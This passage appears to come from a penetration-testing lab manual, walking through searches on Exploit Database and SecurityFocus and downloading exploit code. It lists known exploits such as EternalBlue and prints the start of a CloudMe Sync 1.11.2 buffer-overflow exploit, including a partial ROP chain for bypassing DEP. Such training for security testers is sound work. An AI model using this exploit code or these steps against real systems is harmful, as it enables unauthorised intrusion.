


The screenshot shows the main page of the Exploit Database. At the top, there's a navigation bar with a back button, forward button, home button, and a URL bar showing <https://www.exploit-db.com>. Below the navigation is the site's logo, "EXPLOIT DATABASE". There are two filter checkboxes: "Verified" and "Has App". A "Filters" button and a "Reset All" button are also present. A "Show" dropdown set to "15" and a "Search" input field are on the right. The main content area is a table listing vulnerabilities:

Date	A	V	Title	Type	Platform	Author
2019-11-04			Apple macOS 10.15.1 - Denial of Service (PoC)	DoS	macOS	08Tc3wBB
2019-11-04			Launch Manager 6.1.7600.16385 - 'DsiWMIService' Unquoted Service Path	Local	Windows	Gustavo Briseño
2019-11-04			Ayukov NFTP client 1.71 - 'SYST' Buffer Overflow	Remote	Windows	SYANIDE
2019-11-04			OpenVPN Connect 3.0.0.272 - 'agent_ovpnconnect' Unquoted Service Path	Local	Windows	Luis Martínez
2019-11-04			Aida64 6.10.5200 - Buffer Overflow (SEH)	Local	Windows	daejinoh
2019-11-01			Nostromo - Directory Traversal Remote Command Execution (Metasploit)	Remote	Multiple	Metasploit

Figure 1.3.1: Exploit Database website

- Click on the  icon in the top-left corner of the website and select the **SEARCH EDB** option from the list to perform the advanced search.



The screenshot shows the website with a sidebar on the left containing navigation links: EXPLOITS (which is highlighted), GHDB, PAPERS, SHELLCODES, SEARCH EDB (which has a yellow border around it), and SEARCHSPLOIT MANUAL. The main content area shows the same list of vulnerabilities as in Figure 1.3.1, but the sidebar clearly indicates that the "SEARCH EDB" option has been selected.

Figure 1.3.2: Select SEARCH EDB option

4. The **Exploit Database Advanced Search** page appears. In the **Type** field, select any type from the drop-down list (here, **remote**). Similarly, in the **Platform** field, select any OS (here, **Windows_x86-64**). Click **Search**.

Note: Here, you can perform an advanced search by selecting various search filters to find a specific vulnerability.

The screenshot shows the 'Exploit Database Advanced Search' interface. The 'Type' field is set to 'remote' and the 'Platform' field is set to 'Windows_x86-64'. Both of these fields are highlighted with a red border. The 'Search' button at the bottom is also highlighted with a red border.

Figure 1.3.3: Exploit Database Advanced Search page

5. Scroll down to view the result, which displays a list of vulnerabilities, as shown in the screenshot.

6. You can click on any vulnerability to view its detailed information (here, **CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)**).

Date	D	A	V	Title	Type	Platform	Author
2019-01-28	+	+	x	CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)	remote	Windows_x86-64	Matteo Malvica
2018-08-14	+	+	x	Cloudme 1.9 - Buffer Overflow (DEP) (Metasploit)	remote	Windows_x86-64	Raymond Wellnitz
2018-05-28	+	+	x	CloudMe Sync < 1.11.0 - Buffer Overflow (SEH) (DEP Bypass)	remote	Windows_x86-64	Juan Prescott
2017-07-24	+	+	x	Microsoft Internet Explorer - 'mshtml.dll' Remote Code Execution (MS17-007)	remote	Windows_x86-64	redr2e
2017-05-17	+	+	✓	Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)	remote	Windows_x86-64	sleepyA
2017-05-10	+	+	x	Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code Execution (MS17-010)	remote	Windows_x86-64	Juan Sacco
2016-06-22	+	+	x	PCMan FTP Server 2.0.7 - 'ls' Remote Buffer Overflow (Metasploit)	remote	Windows_x86-64	quanyechavshuo
2014-08-14	+	+	✓	Oracle VM VirtualBox 4.3.6 - 3D Acceleration Virtual Machine Escape (Metasploit)	remote	Windows_x86-64	Metasploit


Figure 1.3.4: List of vulnerabilities

7. Detailed information regarding the selected vulnerability such as CVE ID, author, type, platform, and published data is displayed, as shown in the screenshot.
8. You can click on the download icon (in the **Exploit** section to download the exploit code.

CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass)					
EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
4250	2018-6892	MATTEO MALVICA	REMOTE	WINDOWS_X86-64	2019-01-28
EDB Verified: x		Exploit: /		Vulnerable App:	
Become a Certified Penetration Tester Enroll in Penetration Testing with Kali Linux, the course required to become an Offensive Security Certified Professional (OSCP) GET CERTIFIED					
<pre># Exploit Titled CloudMe Sync v1.11.2 Buffer Overflow - x64 - (DEP Bypass) # Date: 24.01.2019 # Exploit Author: Matteo Malvica # Vendor Homepage: https://www.cloudme.com/en # Software: https://www.cloudme.com/downloads/CloudMe_1112.exe # Category: Remote # Contact: https://twitter.com/matteommalvica # Version: CloudMe Sync 1.11.2 # tested on: Windows 7 SP1 x64 # CVE: 2018-6892</pre>					

Figure 1.3.5: Vulnerability information

9. The **Opening file** pop-up appears; select the **Save File** radio button and click **OK** to download the exploit file.
10. Navigate to the downloaded location (here, **Downloads**), right-click the saved file, and select **Edit with Notepad++**.
11. A **Notepad++** file appears, displaying the exploit code, as shown in the screenshot.



The screenshot shows a Notepad++ window with the file path C:\Users\Admin\Downloads\46250.py. The code is a Python exploit for CloudMe Sync v1.11.2 Buffer Overflow. It includes comments with metadata such as Exploit Title, Date, Author, Vendor Homepage, Software, Category, Contact, Version, Test Environment, and CVE information. The exploit uses the ROP chain generator from mona.py to find gadgets in Qt5Core.dll and Qt5Gui.dll. The exploit code is as follows:

```

1  # Exploit Title: CloudMe Sync v1.11.2 Buffer Overflow - WoW64 - (DEP Bypass)
2  # Date: 24.01.2019
3  # Exploit Author: Matteo Malvica
4  # Vendor Homepage: https://www.cloudme.com/en
5  # Software: https://www.cloudme.com/downloads/CloudMe\_1112.exe
6  # Category: Remote
7  # Contact: https://twitter.com/matteomalvica
8  # Version: CloudMe Sync 1.11.2
9  # Tested on: Windows 7 SP1 x64
10 # CVE-2018-6892
11 # Ported to WoW64 from https://www.exploit-db.com/exploits/46218
12
13 import socket
14 import struct
15
16 def create_rop_chain():
17     # rop chain generated with mona.py - www.corelan.be
18     rop_gadgets = [
19         0x61ba8b5e,    # POP EAX # RETN [Qt5Gui.dll]
20         0x690398a8,    # ptr to &VirtualProtect() [IAT Qt5Core.dll]
21         0x61bdd7f5,    # MOV EAX,DWORD PTR DS:[EAX] # RETN [Qt5Gui.dll]
22         0x68aef542,    # XCHG EAX,ESI # RETN [Qt5Core.dll]
23         0x68bfe66b,    # POP EBP # RETN [Qt5Core.dll]
24         0x68f82223,    # & jmp esp [Qt5Core.dll]
25         0x6d9f7736,    # POP EDX # RETN [Qt5Sql.dll]
26         0xfffffffdf1,  # Value to negate, will become 0x000000201
27         0x6eb47092,    # NEG EDX # RETN [libgcc_s_dw2-1.dll]
28         0x61e870e0,    # POP EBX # RETN [Qt5Gui.dll]
29         0xffffffff,    #
30         0x6204f463,    # INC EBX # RETN [Qt5Gui.dll]
31         0x68f8063c,    # ADD EBX,EDX # ADD AL,0A # RETN [Qt5Core.dll]
32         0x61ec44ae,    # POP EDX # RETN [Qt5Gui.dll]
33         0xfffffff0,    # Value to negate, will become 0x00000040
34         0x6eb47092,    # NEG EDX # RETN [libgcc_s_dw2-1.dll]
35     ]

```

Figure 1.3.6: Exploit code

12. This exploit code can further be used to exploit vulnerabilities in the target system.
13. Close the web browser.
14. Similarly, you can search vulnerabilities and download their exploit from the **SecurityFocus** website.
15. Open any web browser (here, **Mozilla Firefox**) and navigate to <https://www.securityfocus.com>.

T A S K 3 . 2

Finding Vulnerabilities on SecurityFocus

16. The **SecurityFocus** website appears. Click the **Search all vulnerabilities** link at the bottom of the page to search vulnerabilities by CVE number or by vendor, title, or version.




Figure 1.3.7: SecurityFocus website

17. A new webpage displaying a list of vulnerabilities appears. Click on any vulnerability available on the site and look at the data about the exploit. The area to focus on is the exploit section, accessed by clicking on the **exploit** tab of the vulnerability.

